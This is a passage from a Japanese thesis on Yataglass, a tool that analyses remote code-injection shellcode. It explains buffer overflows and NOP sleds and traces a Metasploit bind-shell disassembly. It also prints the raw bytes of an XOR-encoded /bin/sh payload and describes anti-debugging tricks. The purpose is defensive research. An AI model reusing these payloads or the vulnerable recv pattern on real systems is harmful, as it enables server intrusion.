そして**第 4 章**では Yataglass の行う攻撃コードの振る舞い解析手法について述べる．また，攻撃コードがシステムコールや API 呼び出しの結果を利用して Yataglass を検出することを防ぐために Yataglass に行った対策について説明する．さらに，実験を行い，Yataglass が攻撃コード生成ツール MetaSploit [38] から生成された攻撃コードをはじめとして様々な攻撃コードを解析できることを示す．

第 5 章ではメモリスキャン攻撃を解析するために Yataglass が行った対策について説明する．さらに，メモリスキャン攻撃を適用した攻撃コードを用いて実験を行い，Yataglass がメモリスキャン攻撃を正しく解析できること，および既存の解析システムが回避されてしまうことを示す．

第 6 章では現在の Yataglass でまだ実装していない点や限界となる点について述

べ，今後の課題を明らかにする．

最後に**第 7 章**で本論文をまとめ，今後の研究の方向性を示す．

第2章　攻撃コード

本章では，まず，サーバに攻撃コードを挿入し動作させる攻撃であるリモート・コード・インジェクション攻撃について説明する．次に，本研究で解析の対象とする攻撃コードが持つ特徴を説明し，その後，実際の攻撃コードを紹介し，逆アセンブラを用いた振る舞い解析の例を示す．最後に，近年の攻撃コードが用いる攻撃コード解析の妨害手法について説明し，振る舞い解析システムが考慮するべき点について明らかにする．

2.1　リモート・コード・インジェクション攻撃

リモート・コード・インジェクション攻撃はリモート攻撃の手法の一つであり，攻撃者によって広く使われている．リモート・コード・インジェクション攻撃では，攻撃者は攻撃対象サーバの脆弱性を利用した攻撃メッセージを用いて，攻撃メッセージ中の攻撃コードをサーバに挿入する．この攻撃コードはプログラムとして実行可能な機械語命令列になっている．その後，攻撃者はサーバの実行制御に関わるデータを書き換え，攻撃コードを実行することで被害を引き起こす．実行制御に関わるデータとして書き換えられるデータには，例えばリターンアドレスや関数ポインタがある．リモート・コード・インジェクション攻撃の中でも特にスタック・バッファ溢れ攻撃がよく知られている [39]．その他にも，フォーマット文字列攻撃 [40]，ヒープの二重解放を利用した攻撃 [41] など，様々なリモート・コード・インジェクションの方法が存在している．以下では，もっとも単純な例として，スタック・バッファ溢れ攻撃を用いたリモート・コード・インジェクション攻撃について説明する．

スタック・バッファ溢れ攻撃の概要を図 2.1 に示す．サーバはメッセージを受信するときに，スタック上に確保したバッファにメッセージの内容を書き込むことが多い．しかし，そのときにプログラムのバグにより，確保されたバッファの長さを超えてメッセージを書き込んでしまうことがある．このバグはスタック・バッ



図 2.1: スタック・バッファ溢れ攻撃の概要

ファ溢れ脆弱性と呼ばれる．攻撃者はこの脆弱性を利用し，サーバが確保されたバッファの長さを越えて書き込みを行ってしまうように作成した攻撃メッセージを送信する．すると，攻撃者はスタック上にあるリターンアドレスを任意の値で上書きすることができる．ここで，リターンアドレスに攻撃コードのメモリアドレスを書き込むと，その後，サーバが ret 命令を呼び出したときに，攻撃コードへ制御が移り，攻撃コードをサーバに実行させせることができる．

図 2.2 にスタック・バッファ溢れ脆弱性を持つプログラムの例を示す．この func 関数はメッセージを受信するシステムコールである `recv` を呼び出す．しかし，このプログラムでは，`recv` の 3 番目の引数で，メッセージを受信するバッファのサイズが 1024 バイトであると指定しているにもかかわらず，実際のバッファのサイズは 1000 バイトしかない．ここで，攻撃者は 1000 バイト以上になるように構成した攻撃メッセージを送信することで，スタック・バッファ溢れ攻撃を行うことができる．具体的には，メッセージの前半に攻撃コードを置き，メッセージがバッファに収まらない部分に攻撃コードのメモリアドレスを書き込む．このようにすると，関数からのリターンアドレスとして攻撃コードのメモリアドレスが使われる．これにより，スタック・バッファ溢れ攻撃が成立する．

しかし，攻撃者は攻撃コードが配置されるメモリアドレスを前もって確定できないことが多い．これは，攻撃者が調査したサーバと，被害者が使っているサーバで，同じサーバソフトウェアであってもメモリ配置が異なることが多いためである．サーバのメモリ配置はカーネルのバージョンやプログラムを生成したコン

```
// accepted_socket は外部ネットワークと接続されている
void func(int accepted_socket){
   char buf[1000]; // バッファは1000バイトしかない
   recv(accepted_socket, buf, 1024, 0); // 1024バイトを受信する
   return;
}
```

図 2.2: スタック・バッファ溢れ脆弱性を持つプログラムの例

図 2.3: NOP-Sled を持つ攻撃コードの構成

パイラなど様々な要因で異なる．このため，攻撃者はNOP-Sledと呼ばれる手法を用いて攻撃の成功する確率を高める [42]．NOP-Sledが適用された攻撃コードの構成図を図 2.3 に示す．NOP-Sledでは，攻撃コードの開始前に多数のNOP命令を置いて，サーバの制御を乗っ取った後に制御を移すメモリアドレスが多少ずれていてもかまわないようにする．図 2.2 のプログラムに攻撃コードを挿入することを考えた場合，攻撃コードが 100 バイトだとすれば，NOP-Sled として 900 バイトを使うことができ，スタックに書き込むリターンアドレスが900 バイトずれていたとしても攻撃コードが動作するようになる．ここで，攻撃コードのサイズを小さく抑えてNOP-Sledを大きくすればするほど攻撃の成功確率が高まる．従って，攻撃コードはできるだけサイズを小さくすることが求められている．

さらに，攻撃コードのサイズはサーバの脆弱性の種類によって制限があることが多い [31]．例えば，FSD のバッファ溢れ脆弱性は 100 バイト以下の攻撃コードしか実行させることができない [43]．しかし，そのようなコード長の制限の中でも攻撃者は大きな被害を引き起こすことができる．実際に，23 バイトで `cmd.exe` を実行する攻撃コードや，12 バイトで全プロセスを強制終了させる攻撃コードがある [44].

2.2 攻撃コードの特徴

リモート・コード・インジェクション攻撃で用いられる攻撃コードは，攻撃対象サーバのレジスタやメモリを操作することでその目的を達する．表 2.1 に Intel

表 2.1: Intel x86 アーキテクチャでよく使われるレジスタ．下段のレジスタはオペランドとして直接使うことはできない．

レジスタ名	説明
eax, ebx, ecx, edx	汎用レジスタ
esi, edi	ストリング命令に用いるレジスタ
esp	スタックポインタ
ebp	ベースポインタ
eip	命令カウンタ
eflags	特別な命令のためのフラグレジスタ
	(例：jcc 命令での条件分岐に使用する)

x86 アーキテクチャで使われる代表的なレジスタを示す．例えば，攻撃コードはシステムコールを呼び出すために，eax レジスタにシステムコール番号を格納し，ebx，ecx，edx レジスタや esp レジスタが指すスタック領域に引数の情報を書き込んで，システムコールを発行する．

攻撃コードは多くの場合 2 つの特徴を持つ．第一に攻撃コードは計算機資源へのアクセスを行う．第二に攻撃コードは攻撃コード単体で動作する．本研究はこれらの特徴を持つ攻撃コードの振る舞い解析を行う．以下ではこれらの特徴について説明する．

2.2.1　計算機資源へのアクセス

攻撃コードは攻撃の目的を達するために，攻撃対象サーバ上でシステムコールを実行することが多い．これは，システムコールを実行しない限り，サーバ上のファイルなどの計算機資源を用いた様々な攻撃が行えないためである．例えば，シェルを実行するには，execve のようなシステムコールを用いる必要がある．一方，攻撃者がサーバ上でシステムコールを実行しない場合，行える攻撃の種類が極めて限定されてしまい，無限ループを用いたサービス拒否攻撃程度しか行うことができない．

ただし，実際に攻撃コードが計算機資源へのアクセスを行う方法はシステムコールだけに限られない．例えば，Windows を対象とした攻撃コードでは，計算機資源へのアクセスを行うためにシステムコールのみならず，Win32 API を用いるこ

とが多い．Win32 API はシステムコールを抽象化するソフトウェアレイヤであり，1 つの Win32 API は多くのシステムコールを実行することで，計算機資源へのアクセスを行う．従って，本研究では計算機資源へのアクセスをシステムコールか API 呼び出しで行う攻撃コードを対象とする．

なお，本研究ではサーバ上で計算機資源へのアクセスを直接行わない攻撃コードは対象としない．このような攻撃には例えば，サーバの用いる変数やシステムコールに渡す引数を書き換えて行う攻撃がある [45]．しかし，このような攻撃コードはサーバの細かいメモリ配置に依存しており防御が容易である．また，行える攻撃の種類がシステムコールや API 呼び出しを直接行うのに比べて極めて限定されてしまう．これについて詳しくは，第 6 章で議論する．

2.2.2 攻撃コード単体での動作

攻撃メッセージに埋め込まれた攻撃コードは，サーバの持つデータやプログラムに関わらず単体で実行可能なことが多い．これは，攻撃者が攻撃メッセージを MetaSploit Framework [38] のようなツールを用いて，脆弱性情報と攻撃コードを組み合わせて生成できるようにしているためである．例えば， MetaSploit では，Linux を用いた Intel x86 アーキテクチャのホストを攻撃するためによく使われる攻撃コードとして `linux_ia32_exec` という任意のコマンドを実行する攻撃コードがある．これに，“samba_trans2open” [46] という Samba サーバに存在する脆弱性の情報を組み合わせると，x86 アーキテクチャのマシンで動作する Linux 上の Samba サーバにおいて，任意のコマンドを実行する攻撃メッセージが作成できる．このような手法で攻撃メッセージを生成することにより，攻撃者は新しい脆弱性を発見するとすぐに攻撃メッセージを生成することが可能になる．

従って，本研究ではメッセージ中の攻撃コードのみを解析し，その振る舞いを抽出する．現在の攻撃コードの多くは以上で述べたように単体で実行できるように作られている．このため，本研究ではメッセージ中の攻撃コードのみを用いて解析を行う．また，本研究では攻撃コードが単体で実行可能なことを仮定しているため，実際に攻撃コードがどのような脆弱性を用いてサーバに挿入されるかについては考慮しない．この仮定は既存の振る舞い解析システム [29–31] と同じである．なお，攻撃者はサーバ上のメモリ内容を利用することで，攻撃コードを単体で実行できないようにすることができる．この場合，攻撃コードのみでは解析を行うことはできない．例えば，攻撃コードがサーバ上のメモリ内容を利用する場

合には，そのメモリ内容が攻撃コード中に存在しないため，攻撃コードを正しく解析することはできない．しかし，一般的には，そのような攻撃コードはサーバへの依存性が高くなってしまうため，あまり使われていない．第5章と第6章において，そのような攻撃コードについて詳しく議論する．

また，本研究における攻撃コードとは，サーバの脆弱性を利用し攻撃メッセージによってサーバに挿入され実行される機械語命令列のことである．近年の攻撃では，ボットなどのように，攻撃コードを実行して必要なプログラムをダウンロードし，実行することが多い．この場合，攻撃コードの振る舞いを解析しただけでは，攻撃者が攻撃のために実行するコードの全てを解析したとは言えない．しかし，このような場合でも攻撃コードの振る舞いを解析することで，次の攻撃を構成する実行ファイルを入手し解析できる [26,31]．Yataglass ではこの場合，攻撃コードが必要なプログラムをダウンロードし起動するまでの振る舞いを解析する．一方でダウンロードされたプログラムがどのような振る舞いをするかということは対象としない．このようなプログラムの振る舞いの解析には，既存のプログラム解析技術 [47,48] を用いることができる．

2.3 攻撃コードの実例

攻撃コードの実例として，MetaSploit Framework [38] で生成した攻撃コードである `linux_ia32_bind` を逆アセンブルしたものを図 2.4 に示す．この攻撃コードは，攻撃者がサーバ上でシェルを実行するための攻撃コードであり，Linux 上で動作する様々なサーバの脆弱性を利用する攻撃メッセージに埋め込むことができる．以下では，振る舞い解析の実例として，このコードを紙上で追跡することにより攻撃コードの振る舞いを解析する．

まず，この攻撃コードでは，攻撃者がネットワーク接続に使うためのソケットを作成する．具体的には，`ebx` に 0 を代入し，それをスタックに積む (0x02 バイト目まで)．続いて `ebx` に 1 を代入し (0x03 バイト目)，スタックに 1，2，66 を積む (0x07 バイト目まで)．そして 66 をスタックから取り出し `eax` へ代入する (0x09 バイト目)．次に `esp` を `ecx` に代入し (0x0B バイト目)，`int 0x80` 命令でシステムコールを呼び出す (0x0D バイト目)．このとき，`eax` で指定されるシステムコール番号は 0x66 である．これは，`socketcall` システムコールであり，引数は 1 とスタックトップのアドレスである．そして，スタック上の値がスタックトップから

```
位置    命令          ニーモニック
----------------------------------
0000    31DB          xor ebx,ebx
0002    53            push ebx
0003    43            inc ebx
0004    53            push ebx
0005    6A02          push byte 0x2
0007    6A66          push byte 0x66
0009    58            pop eax
000A    99            cdq
000B    89E1          mov ecx,esp
000D    CD80          int 0x80
000F    96            xchg eax,esi
0010    43            inc ebx
0011    52            push edx
0012    6668BFBF      push word 0xbfbf
0016    6653          push bx
0018    89E1          mov ecx,esp
001A    6A66          push byte 0x66
001C    58            pop eax
001D    50            push eax
001E    51            push ecx
001F    56            push esi
0020    89E1          mov ecx,esp
0022    CD80          int 0x80
0024    B066          mov al,0x66
```

```
位置    命令          ニーモニック
-------------------------------------
0026    D1E3          shl ebx,1
0028    CD80          int 0x80
002A    52            push edx
002B    52            push edx
002C    56            push esi
002D    43            inc ebx
002E    89E1          mov ecx,esp
0030    B066          mov al,0x66
0032    CD80          int 0x80
0034    93            xchg eax,ebx
0035    6A02          push byte 0x2
0037    59            pop ecx
0038    B03F          mov al,0x3f
003A    CD80          int 0x80
003C    49            dec ecx
003D    79F9          jns 0x38
003F    B00B          mov al,0xb
0041    52            push edx
0042    682F2F7368 push dword 0x68732f2f
0047    682F62696E push dword 0x6e69622f
004C    89E3          mov ebx,esp
004E    52            push edx
004F    53            push ebx
0050    89E1          mov ecx,esp
0052    CD80          int 0x80
```

図 2.4: MetaSploitが生成する攻撃コード linux_ia32_bind の逆アセンブル結果

順に2，1，0となっていることがわかる．socketcall システムコールはLinuxに特有のシステムコールであり，第一引数によってシステムコールの機能を選択し，第二引数に与えられたアドレスから引数を取り出して関連する POSIX システムコールの機能を呼び出す．ここでは，socketcall システムコールの第一引数が 1 なので，このシステムコールは socket システムコールに相当するシステムコールになる．また，socket システムコールの引数の意味はヘッダから読み取ることができる．ここでは，第一引数の 2 が AF_INET という定数になっており，インターネットへの接続を行うソケットを生成するという意味になる．第二引数の 1 は SOCK_STREAM であり，TCP 接続を意味する．第三引数の 0 は IPPROTO_IP であり，IP を用いるということを意味する．従って，これは socket(AF_INET,

SOCK_STREAM, IPPROTO_IP) の呼び出しになる．

次に，socket システムコールで作成したソケットにポート番号を指定する．このため，esi に socket システムコールで得られたソケットのファイルディスクリプタを代入する (0x0F バイト目)．このファイルディスクリプタの値はわからないので，暫定的に sock1 とおく．ebx を 2 にする (0x10 バイト目)．次に edx の値をスタックに積むが，この時点で edx の値は 0x0A バイト目の cdq 命令により 0 に設定されている．その後，0xBFBF，1 をスタックに積んだ後，再び 0x66 番のシステムコールを呼び出すよう eax に 0x66 を代入する (0x1C バイト目まで)．次に，0x66，0x18 バイト目の命令時点でのスタックトップのアドレス，ソケット番号をスタックに積んだ後にシステムコールを呼び出す (0x22 バイト目まで)．これは，socketcall システムコールであり，引数は 2 とスタックトップのアドレスである．ここで，socketcall システムコールの第一引数が 2 の場合，bind システムコールとして扱われる．同様にヘッダを見ると，第二引数が構造体になっており，その 3 つ目の値が INADDR_ANY という定数になっており，全てのアドレスからの接続を受け付けるように指定していることがわかる．従って，これは bind(sock1, {NULL, 0xBFBF, INADDR_ANY}, 0x66) の呼び出しになる．このシステムコールの結果，サーバはポート番号 0xBFBF で全てのアドレスからの接続を受けつけるようになる．

その後，攻撃者からのネットワーク接続を listen システムコールと accept システムコールを用いて受け付ける．まず，eax に 0x66 を代入し，ebx を左に 1 ビットシフトし 4 にして，socketcall システムコールを呼び出す．(0x28 バイト目まで)．このとき，socketcall システムコールの第一引数は 4 で，第二引数は bind を呼び出したときのスタックトップの値である．ここで，socketcall システムコールの第一引数が 4 なので，これは listen システムコールとして扱われる．スタックの中身は保存されているので，bind を呼び出したときと変わらない．従って，これは listen(sock1,X) の呼び出しになることがわかる．ここで X は 0x18 バイト目の命令時点でのスタックトップのアドレスとなる．しかし，実際にはこの値は listen システムコールの中で適切な値に補正されるので問題はない．制御がシステムコールから戻ると，スタックに 0，0，sock1 が積まれる (0x2C バイト目まで)．そして ebx はインクリメントされて 5 になり，socketcall システムコールが呼び出される．(0x30 バイト目まで)．このとき，socketcall システムコールの第一引数は 5 で，第二引数はスタックトップの値である．ここで，socketcall システムコールの第一引数が 2 の場合，accept システムコールと

して扱われる．従って，これは accept(sock1, NULL, NULL) の呼び出しになる．これらのシステムコールで，サーバが攻撃者からの接続が行われるのを待ち，接続が行われたら新しいソケットのファイルディスクリプタを返す．このファイルディスクリプタの値も攻撃コードを実際に実行しない限りはわからないので，暫定的に sock2 とおく．

次に，攻撃者と接続されたソケットを標準入出力，標準エラー出力に結びつける．このために，dup2 システムコールを用いる．攻撃コードは eax，ebx，ecx にそれぞれ 0x3F，2，sock2 を代入し，システムコール番号 0x3F を呼び出す (0x3A バイト目まで)．これは dup2(2,sock2) の呼び出しになる．このシステムコールにより，標準エラー出力が sock2 に対してリダイレクトされるようになる．その後，ecx をデクリメントしながらこの操作は繰り返され，dup2(1, sock2)，dup2(0, sock2) によって標準入出力も sock2 にリダイレクトされるようになる．

最後に，攻撃コードが execve システムコールを呼び出してシェルを起動し，ソケットを通してリモートからシェルを動かせるようにする．攻撃コードは eax を 0xB に設定し，スタックに 0，0x68732f2f，0x6e69622f の 3 つの値を積む (0x47 バイト目まで)．これらの値は /bin//sh[1]という文字列になっており，起動するコマンドの名前を指定している．最後に，攻撃コードはシステムコール番号 0xB のシステムコールを呼び出す (0x52 バイト目)．これは，execve("/bin//sh",{"/bin//sh", NULL}, NULL) である．これにより，/bin//sh が実行され，攻撃者がシェルを動かせるようになる．

このように，逆アセンブラを元にして人手で攻撃コードの振る舞いを解析するには，攻撃コードが対象とするシステムやアセンブラに対する深い知識が求められる．上記の linux_ia32_bind の例でも，Linux のシステムコール呼び出しやその引数の扱われ方に対する深い知識がなければ，正しく振る舞いを追うことができない．また，攻撃コードに対して，次節で説明する難読化や暗号化がなされている場合にはさらに解析作業が難しくなる．本研究ではこの作業を可能な限り自動化することにより解析者の負担を軽減することを目的とする．

[1]パスの区切りが//になっているのは，こうすることにより文字数を 4 バイト境界に揃えて，文字列の終端である NULL 文字 (0) を命令によって生成できるようにするためである．攻撃コードは C 言語の文字列として利用できるよう，このように NULL 文字を含まない工夫がされていることが多い．

2.4　攻撃コード解析の回避手法

近年の攻撃者は攻撃コードの解析を容易に行えないようにするため，主に 2 つの手法を用いる．第一に，攻撃コードに対して様々な難読化・暗号化手法を適用することで振る舞い解析を妨害したり，ネットワーク侵入検知システム (NIDS) による検知を回避する．第二に，攻撃コードがデバッガや解析システムを検出し，検出できた場合に振る舞いを変えてしまうことにより，振る舞い解析を回避する．以下ではこれらの解析回避手法について説明する．

2.4.1　攻撃コードの難読化と暗号化

攻撃者は攻撃コードを難読化・暗号化することで，逆アセンブラによる解析を回避する．難読化は解析者や逆アセンブラに対して容易に攻撃コードを解析されないようにする技術である．解析者による解析を妨害する手法として，解析者が解析しなければならないコードの量を増やす手法が使われている．例えば，実際には意味のない演算を繰り返し，解析者に無駄な解析をさせる手法がある．また，必ず成立する条件分岐を挿入し，解析者に分岐が成立しなかった場合のコードの解析も行わせなければならないようにさせる手法がある [37].

他方で，逆アセンブラによる解析を防ぐために，実際の攻撃コードの実行する命令列と異なるよう逆アセンブルさせる手法が使われている．例えば，実行しないバイト列を挟み込んだり，命令の途中にジャンプすることで逆アセンブラに正しく逆アセンブルを行わせない手法がある．これらの手法は制御フローを考慮しないで逆アセンブルを行う objdump [49] などの逆アセンブラによる解析を妨害することができる．図 2.5 にこれらの手法を用いた攻撃コードのイメージを示す．図 2.5 では，実際に実行される命令列が `xor`，`jmp`，`inc`，`pop`，`jmp`，`push` となっているのに対し，逆アセンブラ結果は，`xor`，`jmp`，`rcr`，`jmp`，`pop`，`dec`，`add` と全く異なる命令列が出力される．ここでは，初めの jmp 命令がその jmp 命令の途中にジャンプし次の命令とバイト列をオーバーラップさせることにより，逆アセンブルを妨害している．また，二つ目の jmp 命令のジャンプ先との間に実行しないバイト列を挿入することで逆アセンブルを妨害している．しかし，近年では制御フローを考慮した逆アセンブラ [50–52] が提案されており，このような難読化手法は有効ではなくなってきている．制御フローを考慮した逆アセンブラではこのような難読化がなされた攻撃コードを正しく逆アセンブルすることができる．



図 2.5: 命令の途中にジャンプを行う難読化と，実行しないバイト列を用いた難読化が行われている攻撃コードのイメージ

そこで，攻撃者は攻撃コードを暗号化し，そもそも逆アセンブルをできないようにしている．攻撃コードの暗号化では，自己書き換えコードという手法が用いられている．自己書き換えコードは，攻撃コードが実行中に自分自身の命令列を書き換え，実行する命令列を動的に変える手法である．こうすることで，逆アセンブル結果が実際に実行される命令列と異なってしまうようになる．この手法は攻撃コード以外の分野でもリバースエンジニアリングを防ぐ目的で使われている [53].

具体的には，攻撃者はあらかじめ攻撃コードを暗号化しておいて，暗号化した攻撃コードの前に復号エンジンを付け足し，復号エンジンから攻撃コードの実行が始まるようにする．図 2.6 に暗号化された攻撃コードの構成を示す．この攻撃コードはサーバに注入されて実行される際に，まず，GetPC と呼ばれる手続きにより攻撃コードが挿入されたメモリアドレスを得る．これは x86 アーキテクチャでは命令カウンタ相対でのメモリアクセスができないため，攻撃コードが暗号化されたデータにアクセスするためには，攻撃コード自身のアドレスを得なければならないためである．例えば，攻撃コードは，`call` 命令を用いて命令カウンタ (`eip`) の値をスタックに書き込むことで，攻撃コードのアドレスを得ることができる．次に，復号ループを実行し自己書き換えによって暗号化された攻撃コードを復号する．その後，復号された攻撃コードに制御を移し攻撃コードの本体を実行する．このようにすることで，解析者は逆アセンブルによる解析が行えなくなる．現在では，多くの攻撃コードが暗号化されていることが報告されている [35].

なお，攻撃コードの暗号化では，通常のデータの暗号化とは異なり，暗号強度の高い複雑な暗号を用いることはない．これは，復号エンジンのサイズを小さく抑えるためである．暗号化された攻撃コードでは，復号エンジンは必ず実行可能な命令列でなければならない．しかし，もし複雑で長い復号エンジンを用いると，復号エンジンの部分がネットワーク侵入検知システムに容易に検知されてしまう．



図 2.6: 暗号化された攻撃コードの構成

従って，攻撃コードの暗号化で用いられる暗号化手法は比較的単純なものである．例えば，4 バイトの暗号鍵との XOR による暗号化がよく用いられている．このような手法でネットワーク侵入検知システムによる検知や振る舞いの解析は十分妨害できる．

難読化と暗号化がされている攻撃コードの例として，攻撃コード生成ツール MetaSploit [38] が生成する攻撃コード `linux_ia32_exec` を `call4_dword_xor` という手法で暗号化した攻撃コードを図 2.7 に示す．この攻撃コードは注入されたサーバ上で `/bin/sh` を起動する攻撃コードである．この攻撃コードは objdump で逆アセンブルすると図 2.8 のように逆アセンブルされる．しかし，実際に攻撃コードを実行してみると図 2.9 で示す命令列が実行される．実際に objdump による逆アセンブル結果は，実行する命令列と初めの 3 命令しか一致していない．これは 3 命令目の `call 0x9` が命令の途中へジャンプする難読化になっており，objdump のような単純な逆アセンブラではうまく逆アセンブルできないようになっているためである．このため，0x9 バイト目から逆アセンブルを行った結果を図 2.10 に示す．ここで，0x16 バイト目の `loop 0xc` 命令以降の命令は暗号化されたデータになっており，逆アセンブルとしては正しくても，実際に実行する命令列とは異なる．実際に攻撃コードを実行すると，初めの 5 命令は GetPC コードになっている．そして，0xc バイト目から始まる 3 命令の復号ループが攻撃コードの本体を復号する．その後，攻撃コードの本体が実行され，`/bin/sh` が起動する．

この攻撃コードでは 0x93db8870 という 4 バイトの値をキーとした XOR による暗号化を行っている．MetaSploit ではこのキーを変えるだけでバイト列の異なる亜種を自動的に生成できる．実際に攻撃コードの暗号化を行うツールとして，MetaSploit 以外にも，TAPiON [37]，CLET [54]，ADMMutate [55]，polynop [56]，JempiSCode [57] といったものがある．攻撃者はこれらのツールを使うことで攻撃コードの暗号化を行い，解析を回避することができる．

```
31 c9 83 e9 f5 e8 ff ff ff ff c0 5e 81 76 0e 70
88 db 93 83 ee fc e2 f4 1a 83 83 0a 22 ee b3 be
13 01 3c fb 5f fb b3 93 18 a7 b9 fa 1e 01 38 c1
98 80 db 93 70 a7 b9 fa 1e a7 a8 fb 70 df 88 1a
91 45 5b 93 00
```

図 2.7: MetaSploit が生成する攻撃コード linux_ia32_exec を call4_dword_xor で暗号化した攻撃コード

2.4.2 攻撃コード解析システムの検出

攻撃者は攻撃コード解析システムによって解析されてしまうことを防ぐため，攻撃コードが解析システム上で実行されているかどうかを調べることがある．そして，解析システムを検出した場合には攻撃の目的を達するためのコードの実行は行わず，異なる命令列を実行することで解析を失敗させる．例えば，デバッガ上で実行されていることを検出した場合，攻撃行動を行わず実行を終了する攻撃コードがある．これにより，デバッガは攻撃コードが目的としている振る舞いを抽出できなくなる．

このような解析システムの検出は実際の攻撃対象ホストと解析システムにおけるシステムの振る舞いの違いを検出することで行う．Falliere は，攻撃コードを実行することで解析するシステムを攻撃コードから検出する手法をまとめている [58]．このようなシステムには例えば，デバッガやエミュレータがある．Falliere によると，攻撃コード解析システムを検出するアプローチは大きく分けて以下の 3 つがある．

- **メモリに関する違いを用いる**　特定のメモリアドレスの値が攻撃対象サーバ上で動作しているときと異なることを利用して解析システムを検出する．例えば，図 2.11 に示すコードでは，Windows のプロセスに必ず存在する Process Environment Block (PEB) という構造体の IsDebugged メンバの値を調べて，デバッグされていないかどうかを調べている．デバッガ上で攻撃コードが動作しているときにはこの値が 1 になっているため，この値を見ることでデバッガが検出できる．

- **システムコール・API 呼び出しの挙動の違いを用いる**　システムコールや

```
  0:   31 c9                   xor    ecx,ecx
  2:   83 e9 f5                sub    ecx,0xfffffff5
  5:   e8 ff ff ff ff          call   0x9
  a:   c0 5e 81 76             rcr    BYTE PTR [esi-127],0x76
  e:   0e                      push   cs
  f:   70 88                   jo     0xffffff99
 11:   db 93 83 ee fc e2       fist   DWORD PTR [ebx-0x1d03117d]
 17:   f4                      hlt
 18:   1a 83 83 0a 22 ee       sbb    al,BYTE PTR [ebx-0x11ddf57d]
 1e:   b3 be                   mov    bl,0xbe
 20:   13 01                   adc    eax,DWORD PTR [ecx]
 22:   3c fb                   cmp    al,0xfb
 24:   5f                      pop    edi
 25:   fb                      sti
 26:   b3 93                   mov    bl,0x93
 28:   18 a7 b9 fa 1e 01       sbb    BYTE PTR [edi+0x11efab9],ah
 2e:   38 c1                   cmp    cl,al
 30:   98                      cwde
 31:   80 db 93                sbb    bl,0x93
 34:   70 a7                   jo     0xffffffdd
 36:   b9 fa 1e a7 a8          mov    ecx,0xa8a71efa
 3b:   fb                      sti
 3c:   70 df                   jo     0x1d
 3e:   88 1a                   mov    BYTE PTR [edx],bl
 40:   91                      xchg   ecx,eax
 41:   45                      inc    ebp
 42:   5b                      pop    ebx
 43:   93                      xchg   ebx,eax
 44:   00                      .byte 0x0
```

図 2.8: 図 2.7 の攻撃コードを逆アセンブラ objdump で逆アセンブルした結果

API 呼び出しの挙動が攻撃対象サーバ上で動作しているときと異なることを利用して解析システムを検出する．例えば，図 2.12 に示すコードでは，`OutputDebugStringA` というデバッガ上でしか意味のない API を呼び出す．`OutputDebugStringA` はデバッガ上で実行されていない場合には `eax` に 1 を代入するので，`eax` の値を調べることでデバッガを検出できる．

- **CPU の挙動の違いを用いる**　CPU の振る舞いが攻撃対象サーバ上で動作しているときと異なることを利用して解析システムを検出する．例えば，図 2.13 に示すコードは，CPU の例外をデバッガが受け取って処理していることを検

```
位置    ニーモニック
----------------------------
0000  xor eax,eax
0002  sub ecx,0xfffffff5
0005  call 0x9
0009  inc ecx
000b  pop esi
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
000c  xor dword [esi+0xe],0x93db8870
0013  sub esi,0xfffffffc
0016  loop 0xc
```

```
